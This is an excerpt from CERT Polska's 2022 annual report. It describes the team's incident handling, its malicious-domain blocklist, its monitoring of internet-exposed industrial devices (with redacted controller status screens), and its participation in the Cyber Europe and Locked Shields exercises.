ANNUAL REPORT FROM THE ACTIONS OF CERT POLSKA 2022

The Polish Internet security landscape

CERT.PL>_
NASK

ANNUAL REPORT FROM THE ACTIONS OF CERT POLSKA 2022

The Polish Internet
security landscape

NASK-PIB/CERT Polska

Kolska 12 Street, 01-045 Warsaw

tel. +48 22 38 08 274

fax +48 22 38 08 399

e-mail: info@cert.pl

www.cert.pl/en

TABLE OF CONTENTS

INTRODUCTION

Known techniques, new circumstances and increases in cybersecurity awareness. These key phrases can summarise the events in Polish cyberspace for 2022.

We still notice mass phishing campaigns, but also phone number spoofing or cases of identity thefts. These mechanisms based on social engineering tricks, are consistently among the most commonly used by cybercriminals. At the same time, thanks to numerous educational campaigns and warnings in social media, the threat-related knowledge has improved. This was reflected in a record-breaking number of reports. Throughout 2022, we received more than 322,000 reports, while more than 39,000 incidents were handled. 25,625 incidents were classified as phishing.

Apart from taking a close look at the prominent cybersecurity campaigns, the report also includes descriptions of our ongoing research and development projects, including open-source tools. Statistics regarding the incidents and threats reported in the Polish operator networks are also worth noting. The report also covers ransomware and actions utilising "false investments". Backed up by in-browser and social media advertisements, well-prepared websites encouraged the use of savings in a seemingly secure manner. False investments with a war-like background were certain novelties.

This is only one of the examples showing that the situation beyond our eastern border affected national cybersecurity. The events that we directly associate with the war in Ukraine also include mass DDoS attacks aimed at portals owned by relevant Polish business entities or the emergence of false heating fuel storage. We decided to dedicate an entire section of this report to such operations.

It's not a secret that the international situation influences cyberspace. Despite the threats, it also initiates opportunities. One of them is cooperation, in particular at the operating level. We believe that this can be deepened in the years to come, obtaining tangible results in limiting unfavourable online phenomena. In the meantime, feel free to read our analysis.

Enjoy your reading!

ABOUT CERT POLSKA

We care about Polish Internet security. This sentence most accurately reflects the meaning and aim of our work.

CERT Polska is the first Polish computer emergency response team. Through our effective operations, since 1996 we have become a reliable and renowned partner among experts and in the public sector. Today we build a similar position among citizens, through reliable report handling and educational operations.

The CERT Polska team acts within the structures of NASK – National Research Institute, and executes some of the tasks of NASK's CSIRT team in accordance with the Act on National Cybersecurity System. We are a team responsible for security-incident handling as well as cooperating with similar units worldwide, in terms of operations, research and implementation activities.

According to Article 26 of this Act, we are responsible for:

- monitoring threats and incidents at the national level;
- responding to the incidents reported;
- coordinating the process of handling incidents;
- performing advanced analyses of malware and vulnerabilities;
- developing tools and methods to detect and combat cybersecurity threats;
- conducting awareness-raising activities in the cybersecurity area.

We also coordinate incidents reported by:

- units from the public finance sector indicated in Art. 9, sections 2–6, 11 and 12 of the Act of 27 August 2009 on public finances;
- units subordinate to or supervised by government administration authorities, excluding units referred to in section 7, item 2 of the Polish Act on the national cybersecurity system;
- research institutes;
- Office of Technical Inspection;
- Polish Centre for Accreditation;
- National Fund for Environmental Protection and Water Management, as well as voivodeship-based funds for environmental protection and water management;
- commercial law companies performing public service tasks within the meaning of Art. 1, section 2 of the Polish Act of 20 December 1996 on municipal management;
- digital service providers, except for those listed in section 7, item 5 of the Polish Act on the national cybersecurity system;
- key service providers, except for those listed in section 5 and 7 of the Polish Act on the national cybersecurity system;
- entities other than those listed in sections 5 and 7 of the Polish Act on the national cybersecurity system;
- natural persons.

A vital aspect of our work is also to build cybersecurity awareness and proactive seeking of solutions to the challenges faced by the above institutions. We take an individual approach to each report. We provide support and content-related assistance. We monitor trends in cyberspace and maintain statistics. We effectively warn and inform. For more details about our daily work, see the text below. Welcome to our report!

CALENDAR

JANUARY

10/01 Password knowledge base

https://cert.pl/hasla/

28/01 How was it possible to acquire data on (non-)vaccinated Poles?

https://niebezpiecznik.pl/post/jak-mozna-bylo-pozyskac-dane-na-temat-nie-zaszczepionych-polakow/

FEBRUARY

20/02 Attack on Polish Medical Air Rescue. The intruders demanded PLN 1.5 million

https://niebezpiecznik.pl/post/atak-na-lotnicze-pogotwie-ratunkowe/

24/02 Recommendations in response to the increased level of threats in cyberspace triggered by the situation in Ukraine

https://cert.pl/posts/2022/02/rekomendacje-cyberprzestrzen-ukraina/

MARCH

03/03 Money.pl was hacked. The intruder wanted Ukraine to lose

https://niebezpiecznik.pl/post/portal-money-pl-zhackowany-przez-sily-prorosy-jskie/

17/03 A time processing error has paralysed PKP today. Other state railways have been affected too

https://niebezpiecznik.pl/post/cyberatak-na-pkp-ktorego-nie-bylo/

31/03 Please note: a critical vulnerability in Spring Core. Spring4Shell. Applications/ systems can be taken over (without authentication) (RCE).

https://sekurak.pl/uwaga-krytyczna-podatnosc-w-spring-core-spring-4shell-mozna-przejmowac-bez-uwierzytelnienia-aplikacje-systemy-rce/

APRIL

01/04

Browser In The Browser attacks

https://cert.pl/posts/2022/04/ataki-browser-in-the-browser/

04/04

Land and mortgage register book numbers were visible again at Geoportal, but it was due to an error

https://niebezpiecznik.pl/post/numery-ksiag-wieczystych-znow-byly-widoczne-w-geoportalu-ale-to-byl-blad/

MAY

07/05

A vulnerability in the government website. You could have downloaded the “classified data” of sole traders

https://niebezpiecznik.pl/post/dziura-w-rzadowym-serwisie-mozna-bylo-pobrac-dane-niejawne-przedsiebiorcow-jednoosobowych/

31/05

Twitter fined. They have to pay USD 150 million for using user’s telephone numbers for advertisements

https://niebezpiecznik.pl/post/twitter-ukarany-zaplaci-150-milionow-dolarow-bo-wykorzystal-numery-telefonow-uzytkownikow-do-reklam/

JUNE

18/06

A critical vulnerability on Zimbra – you can easily steal other users’ e-mail passwords

https://sekurak.pl/krytyczna-podatnosc-w-zimbra-w-latwy-sposob-mozna-wykradac-hasla-do-e-maili-uzytkownikow/

https://www.sonarsource.com/blog/zimbra-mail-stealing-clear-text-credentials-via-memcache-injection/

JULY

19/07

Development of UNC1151/Ghostwriter attack techniques

https://cert.pl/posts/2022/07/techniki-unc1151/

UOKiK going to war with banks as they ignore customers being robbed online

https://niebezpiecznik.pl/post/uokik-idzie-na-wojne-z-bankami-bo-ignoruja-klientow-okradzionych-przez-internet/

AUGUST

10/08

Mass Exploitation of (Un)authenticated Zimbra RCE: CVE-2022-27925

https://www.volexity.com/blog/2022/08/10/mass-exploitation-of-unauthenticated-zimbra-rce-cve-2022-27925/

20/08

Bitcoin ATMs hacked using trivial communication errors

https://zaufanatrzeciastrona.pl/post/bitomaty-zhakowane-przez-trywialne-bledy-konfiguracji/

SEPTEMBER

20/09

The government eFaktura.gov[.]pl website has been hacked.

https://niebezpiecznik.pl/post/rzadowy-serwis-efaktura-gov-pl-zhackowany/

23/09

Personal data of SGH students leaked. It was presented on Bing for a month

https://niebezpiecznik.pl/post/wyciekly-dane-osobowe-studentow-sgh/

29/09

Personal data of the Medical University of Łódź students leaked. Now we now whose and which!

https://niebezpiecznik.pl/post/wyciekly-dane-studentow-z-uniwersytetu-medycznego-w-lodzi/

New Microsoft Exchange zero-days actively exploited in attacks

https://www.bleepingcomputer.com/news/security/new-microsoft-exchange-zero-days-actively-exploited-in-attacks/

OCTOBER

14/10 New “Prestige” ransomware impacts organisations in Ukraine and Poland

https://www.microsoft.com/en-us/security/blog/2022/10/14/new-prestige-ransomware-impacts-organizations-in-ukraine-and-poland/

26/10 Hubert registered a domain with “gmail”, CERT Polska noticed it, and now Hubert has a blocked account and angry customers

https://niebezpiecznik.pl/post/hubert-zarejestrowal-domene-z-gmail-w-nazwie-cert-polska-to-zauwazyl-i-teraz-hubert-ma-zablokowane-konto-i-wkurzonych-klientow/

NOVEMBER

02/11 A cyberattack (possibly ransomware) at the Institute of the Polish Mother’s Memorial Hospital in Łódź

https://sekurak.pl/cyberatak-mozliwy-ransomware-w-instytucie-centrum-zdrowia-matki-polki-w-lodzi/

09/11 The TVP Sport YouTube channel was hacked

https://niebezpiecznik.pl/post/kanal-sportowy-tvp-zhackowany/

DECEMBER

13/12 A critical vulnerability in Fortinet FortiOS SSL-VPN (CVE-2022-42475)

https://cert.pl/posts/2022/12/krytyczna-podatnosc-fortios/

22/12 Lastpass: the attackers obtained access to encrypted user password bases. No total panic, but also not good (the last barrier remains)

https://sekurak.pl/lastpass-atakujacy-uzyskali-dostep-do-zaszyfrowanych-baz-hasel-uzytkownikow-nie-ma-totalnej-paniki-ale-tez-nie-jest-dobrze-zostaje-jeszcze-ostatnia-bariera-do-przelamania/

https://cert.pl/posts/2022/12/lastpass-wyciek-bazy-danych/

ACTIVITIES OF CERT POLSKA

LIST OF MALICIOUS DOMAINS

The CERT Polska team continues the List of Malicious Domains project, allowing us to protect Polish Internet users from the threats lurking for them every day. With the list, telecommunication operators (and other entities which have implemented the list) may prevent access to the domains included in the list, ultimately improving the security of their users.

In 2022, the List of Malicious Domains kept by CERT Polska celebrated its second anniversary. From the beginning to the end of 2022, a total of 43,283 domains were introduced to the list, which have prevented nearly 21 million attempts to solve the mnemonic names of malicious websites. Comparing these statistics to 2021, the above figures increased by: 28% and 34%. As far as we are concerned, the provided statistics prove the need to keep and develop the list. A growing number of entities and products making use of the list is what pleases us. In consequence, the number of inquiries relating to the contents of the list sent to our server is also growing – comparing 2021 and 2022, the increase exceeded 142%.

In summarising 2022, it is worth mentioning the more than 220,000 reports (submitted via the "report malicious domain" option at our website and automatic systems, including SMS-based reports) containing suspicious domains. The reports are among the main tools with which we can monitor emerging threats more closely.

The campaign with the highest number of views with domains included in the List of Malicious Domains by our team was a false Facebook site with a "bombshell" to be accessed after signing in – in this way the attackers phished for account credentials from their victims. For more details about this campaign, see our website[1].

The List of Malicious Domains kept by our team was also included in a draft act on combating abuse in electronic communication. This should allow us to protect even more users of the Polish Internet. We have additionally started collaboration with Quad9[2] which blocks domains in the list for users of this service.


We continue to encourage you to report identified threats at https://incydent.cert.pl/ and to send suspicious SMS messages to +48 799 448 084, allowing our team to respond even faster to incidents. Here we would also like to thank all the people who provide extremely valuable details in their reports, contributing to the increase in the security of the users of the Polish (and not only) Internet.

[1] https://cert.pl/posts/2022/04/facebook-weryfikacja/

[2] https://quad9.net/, resolver address: 9.9.9.9

#BEZPIECZNYPRZEMYSŁ (SAFE INDUSTRY)

2022 was another year where we continued with #BezpiecznyPrzemysł. Within the framework of this project, we propagate the enhancement of the level of cybersecurity in the Polish industrial infrastructure. The area of our operations is being expanded, but we mainly focus on systems available from the public Internet, such as PLCs or operator panels (HMIs). It was also a year in which we created a system that automates our work – we called it Snitch.



Rules

Weintek cMT HMI
#HMI

TEL-STER TelWin
#SCADA

Plum IK-301
#Router #Cellular

Corel PiØmVisor HMI
#HMI

Zesta WebHMI
#HMI

Grundfos CIM 500 Ethernet module

IEC-104 protocol Generic
#Generic #Protocol

FIG. 1 A screenshot of the panel with Snitch list of rules

SNITCH

Snitch is a system used to automatically monitor the exposure of OT/IoT devices to the Internet using search engines such as Shodan, Censys and Zoomeye based on a catalogue of queries (dorks). The app also allows users to regularly send threat notifications to the associated abuse contact.

With Snitch you can create rules under which search queries are defined. These queries are defined on the basis of a knowledge base developed in-house by CERT Polska. Our goal is to cover as many industrial systems commonly used in Polish plants as possible. An example list of systems monitored by Snitch is presented in Figure 1.

Then Snitch cyclically polls the search engines and stores the detected IP addresses. Another module generates reports in the form of e-mail messages based on a predefined template, searches for a contact address (abuses) for a given IP address and sends a message.

The second contact channel used by Snitch is to be n6. Due to hindered access to the actual system owner, an additional channel increases this chance.

It is worth emphasising that scanning processes are done on a regular basis, which allows scanning the status of disconnecting undesirable equipment from the Internet and to escalate to manual analysis if no actions are taken by the recipient.

INTERESTING FINDINGS

During the year, we acted on numerous cases where it was possible to remotely take complete control of an industrial process. In every case we contacted and worked together with the owners to solve the problems. An intriguing example can be the HMI identified by us, allowing the management of a silo to store bitumen emulsion (Fig. 2).





FIG. 2 An HMI to manage a bitumen emulsion storage silo




```
FWS/> db

Master devices: (9)
   dnpx(1001)  Alive                  hmi(1004)    Dead
   dnpx(1002)  Alive                  hmi(1005)    Dead
   dnpx(1003)  Dead                   hmi(1006)    Alive
   gps(90)     Alive                  hmi(1009)    Dead
   hmi(1000)   Dead
Slave devices: (35)
   dnp(501)    Alive                  mbus(305)    Alive
   iec(231)    Alive                  mbus(306)    Alive
   iec(232)    Alive                  mbus(11015)  Alive
   iec(401)    Alive                  mbus(11016)  Alive
   iec(2001)   Alive                  bi(11)       Alive
   iec(2002)   Alive                  bo(12)       Alive
   iec(2003)   Alive                  vd(100)      Alive
   iec(2004)   Alive                  vd(101)      Alive
   iec(2005)   Alive                  vd(102)      Alive
   iec(2006)   Alive                  vd(103)      Alive
   iec(11011)  Alive                  vd(104)      Alive
   iec(11012)  Alive                  sqc(10)      Alive
   iec(11013)  Alive                  sqc(11)      Alive
   iec(11014)  Alive                  sqe(10)      Alive
   mbus(301)   Alive                  sqe(11)      Alive
   mbus(302)   Alive                  ctmr(0)      Alive
   mbus(303)   Alive                  sys(1)       Alive
   mbus(304)   Alive
```

The trend we are seeing is significant growth in the number of RES (Renewable Energy Sources) plants, connected directly to the Internet. This also applies to large-scale plants. For example, we once managed to find a controller and a camera which were available remotely, without authentications, at a 110/20 kV HV power station responsible for power transmission from a 14 MW wind farm (Fig. 3). On another occasion we came across a power substation connected to a photovoltaic farm (Fig. 4).

FIG. 3 A controller of the power station responsible for power transmission from a wind farm



[redacted] Numer seryjny [redacted] Poziom sygnału GSM: Użytkownik admin

```
Informacje

Sterownik [redacted]

Modem GSM        - kanał:             aktywny
                 - łączność GPRS:     poprawna
                 - moc sygnału:       -95 dBm
                 - temperatura:       46.0 °C

[redacted]

                        UL12      16.20 kV
                        UL23      16.14 kV
                        UL31      16.22 kV
                        IL1       18.5 A
                        IL2       18.6 A
                        IL3       18.6 A
                        P         -518.0 kW
                        Q         0.0 kvar

                  [redacted] łączność     OK
                             sprawność    OK
                             zadziałanie  OK
```

FIG. 4 A controller for the power substation responsible for power transmission from a photovoltaic farm

Another area of our operations is to search for previously unknown vulnerabilities, with particular emphasis put on equipment used in Poland. In one year we managed to find a Directory Traversal vulnerability in the Payara web server that also applied to its versions for embedded equipment (Payara Embedded) – CVE-2022-37422[3]. We also found a vulnerability allowing the system files to be read remotely without authentication in a popular SCADA offered by a Polish manufacturer. As of the date of development of this report, unfortunately, no patch for this vulnerability has been released.

[3] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-37422

EXERCISES AND COMPETITIONS

The CERT Polska team regularly participates in national and international exercises, testing both technical threat analysis skills and incident response procedures. The most important ones are annual Locked Shields defence exercises, biannual Cyber Europe exercises and the European Cyber Security Challenge for youth.

CYBER EUROPE

“Cyber Europe” is a regular exercise-based event organised by the European Union Agency for Cybersecurity (ENISA). The exercises cover a simulation of a European-wide crisis situation during which national teams can test the operating procedures and scenarios prepared for large-scale incidents.

The goal of “Cyber Europe” is to test crisis control procedures in the event of an international cyberspace crisis (in IT networks and systems) – both internal (in individual organisations at the level of Member States and in individual sectors) and European level procedures (for SOP – Standard Operating Procedures).

This is particularly important in cybersecurity as crisis situations in cyberspace have a potential to become real, physical threats (e.g. loss of power, connectivity issues). If such a situation arises, computer emergency response teams (CERT or CSIRT) are required to cooperate with crisis control teams and centres, media teams, as well as with public administration and the private sector (each edition concerns a different industry sector).

The first edition of “Cyber Europe” was held in 2010. Two years later, the exercises concerned the banking sector, and now in 2014 the power and telecommunication sector. The exercises in 2016 were attended by Internet providers and IT security companies. The fifth edition in June 2018 was associated with the civil aviation sector. Cyber Europe 2022 was aimed at the healthcare crisis.

The procedures developed by the Member States and ENISA in the previous editions became the cornerstones of the European Commission’s recommendations on coordinated responses to large-scale incidents and crises. The recommendations contain framework procedures and the organisation of European cooperation on strategic and operating levels.

The scale of the exercises is best described by the figures. The sixth edition was attended by 29 countries from the European Union and the European Free Trade Association, with EU agencies dealing with cybersecurity operating in the healthcare sector, such as the European Commission, CERT-EU, Europol, EMA, ENISA. In total, 302 organisations (164 from the public sector) and 918 teams or experts in the fields of cybersecurity, crisis control and communication participated in the exercises.

Poland was represented by: NASK – National Research Institute with CSIRT NASK operating within its structure, in which CERT Polska carries out technical tasks, CSIRT GOV, public administration represented by the Government Centre for Security, the Chancellery of the Prime Minister, the Ministry of Health, e-Health Centre, as well as the telecommunication network provider along with hospital and laboratory entities from the healthcare sector. Overall, there were 15 teams from 11 organisations.

During the two-day exercise the Polish participants exchanged hundreds of e-mail messages. Entities operating within the framework of the National

Cybersecurity System additionally used the existing communication channels appropriately to the developing course of events. In this way the infrastructure was positively tested. The healthcare sector entities had an occasion to familiarise themselves with the form intended to report IT security incidents and the process of handling such events.

The exercise scenario included security incidents in IT networks and systems relating to the breach of protections, loss of data, or unauthorised access to data and violation of the GDPR provisions. What is more, events having a direct impact on human life occurred, such as an attack aimed at implantable cardioverter defibrillators stimulating a patient's heart beat and media incidents associated with combating disinformation or crisis communication control. The scenario also covered potential threats for the remaining industry sectors that might have spread due to inappropriate incident handling.

The entire exercise was performed in an environment specifically created for this purpose to simulate the real world. Copies were created of the most frequently used sources of event information: news portals, social media platforms, websites used to share code snippets, and much more. The whole process was managed using e-mail messages sent by an organisation committee from the European Union Agency for Cybersecurity. The organisers were supported by local moderators, taking care to ensure the exercise is performed seamlessly at the national level.

Technical events, checking the experience of expert IT security incident response teams with regard to the performance of post-hacking analyses, automated open source analyses, analyses of samples of malware and other operations were the essential aspect of the exercise. The technical tasks comprised incidents, where the removal of their effects affected the crisis response efficiency.

Post-exercise findings and recommendations were drawn up when November turned into December 2022. The content of the report agreed on the European level was submitted to national coordinators and exercise participants. The publicly available section of the report concerning the organisation and course of the exercise is published at ENISA website[4]. There are also reports from the previous Cyber Europe editions. It should be pointed out that the major part of observations and lessons learned is not published. They constitute proprietary information – classified information of public administration and trade secrets of the companies participating in the exercise. The exercises gave the opportunity to train for better cooperation between cybersecurity contact points and crisis control centres. In terms of procedures on the national level, the cooperation of NASK and the Government Centre for Security was tested with regard to the initiation of the Critical Incident Team and its relationships to the Government Crisis Control Team. This operation was one of the goals of the national exercises and allowed checking one of the assumed options for responding to incidents and their escalation from the organisation to the national level. We can use this experience when future updates to the crisis control plans are prepared. Cooperation was checked between the cybersecurity entities and the healthcare entities on the technical and procedure level. It was verified whether cooperation is sufficiently mature to allow countering a complex threat occurring in cyberspace, but having a real, physical effect on healthcare entities. Deficiencies and drawbacks were noticed, in particular in communications and the ongoing exchange of information. The deficiencies mainly concerned the insufficient rate of information flow associated with the will to solve tasks independently on the side of the attacked entity.

[4] https://www.enisa.europa.eu/publications/cyber-europe-2022-after-action-report

LOCKED SHIELDS

Locked Shields is the most extensive and advanced cyber defence exercise in the world. For the last 12 years (except for 2020), it has been organised during the spring by the NATO Cooperative Cyber Defence Centre of Excellence (CCDCOE) based in Estonia. The exercises are attended by countries financing the operation of the Centre, institutions belonging to NATO and the European Union, as well as selected commercial entities and research institutions. In the exercise scenario, each national team acts a “blue” team, which means it responds to IT security incidents. At the request of the fictitious country of Berilia, every “blue” team protects the simulated part of its IT infrastructure from hostile actions taken by the “red” ream. The tasks of the “blue” teams include more than defensive measures, such as network protection and attaching detection and prevention, but also information exchange as part of international allied cooperation. This happen under significant time pressure in a previously unknown environment. The “red” team actions are taken to simulate a well-organised, hostile team utilising tactics, techniques and procedures of an APT (“advanced persistent threat”) funded by a foreign country. In 2022, over 2000 professionals from 32 countries participated in the exercises.

As part of a simulated military base, each “blue” team was tasked with defending 220 IT systems: from standard systems, such as workstations, servers, network equipment and cloud solutions, to specialised systems, such as an air defence system, isolated 5G network and industrial infrastructure systems, power generation and distribution system and water treatment process. This year’s novelty was a simulated national financial system with a central bank and a clearing house. Systems defended by 24 “blue” teams were subjected to over 8,000 attacks.

The exercise structure requires each team to coordinate multiple aspects of cyber security management when faced with a hybrid conflict. Apart from securing systems and repelling attacks as part of the incident response operations, the blue teams are also expected to share information through international cooperation, and then participate in intertwined parallel exercise paths comprising:

- IT forensics analysis, in which teams, during a dedicated “Capture The Flag” competition, must analyse storage media images received and reconstruct the course of an incident;
- mass media analysis, where the effectiveness is tested of responding to disinformation activities in a simulated traditional and social media environment;
- legal analysis, during which teams must prepare a number of legal analyses in the field of international law;
- strategic activities, in which selected crisis management processes are tested.

In 2022, the combined Polish and Lithuanian team, led by the Polish officer from the Cyberspace Security Component Headquarters and consisting of military and civilian experts, i.e. CSIRT teams, national institutions, critical infrastructure entities and companies operating in the banking and telecoms sectors, took second place, which was quite a feat. The exercises were won by Finland, while the runner-up was an Estonian and Georgian team.

In 2022, CERT Polska and NASK experts managed the operations of as many as four sub-teams within the Polish national teams:

- special systems (including industrial infrastructure and 5G networks);
- web applications;
- network infrastructure;
- legal matters.

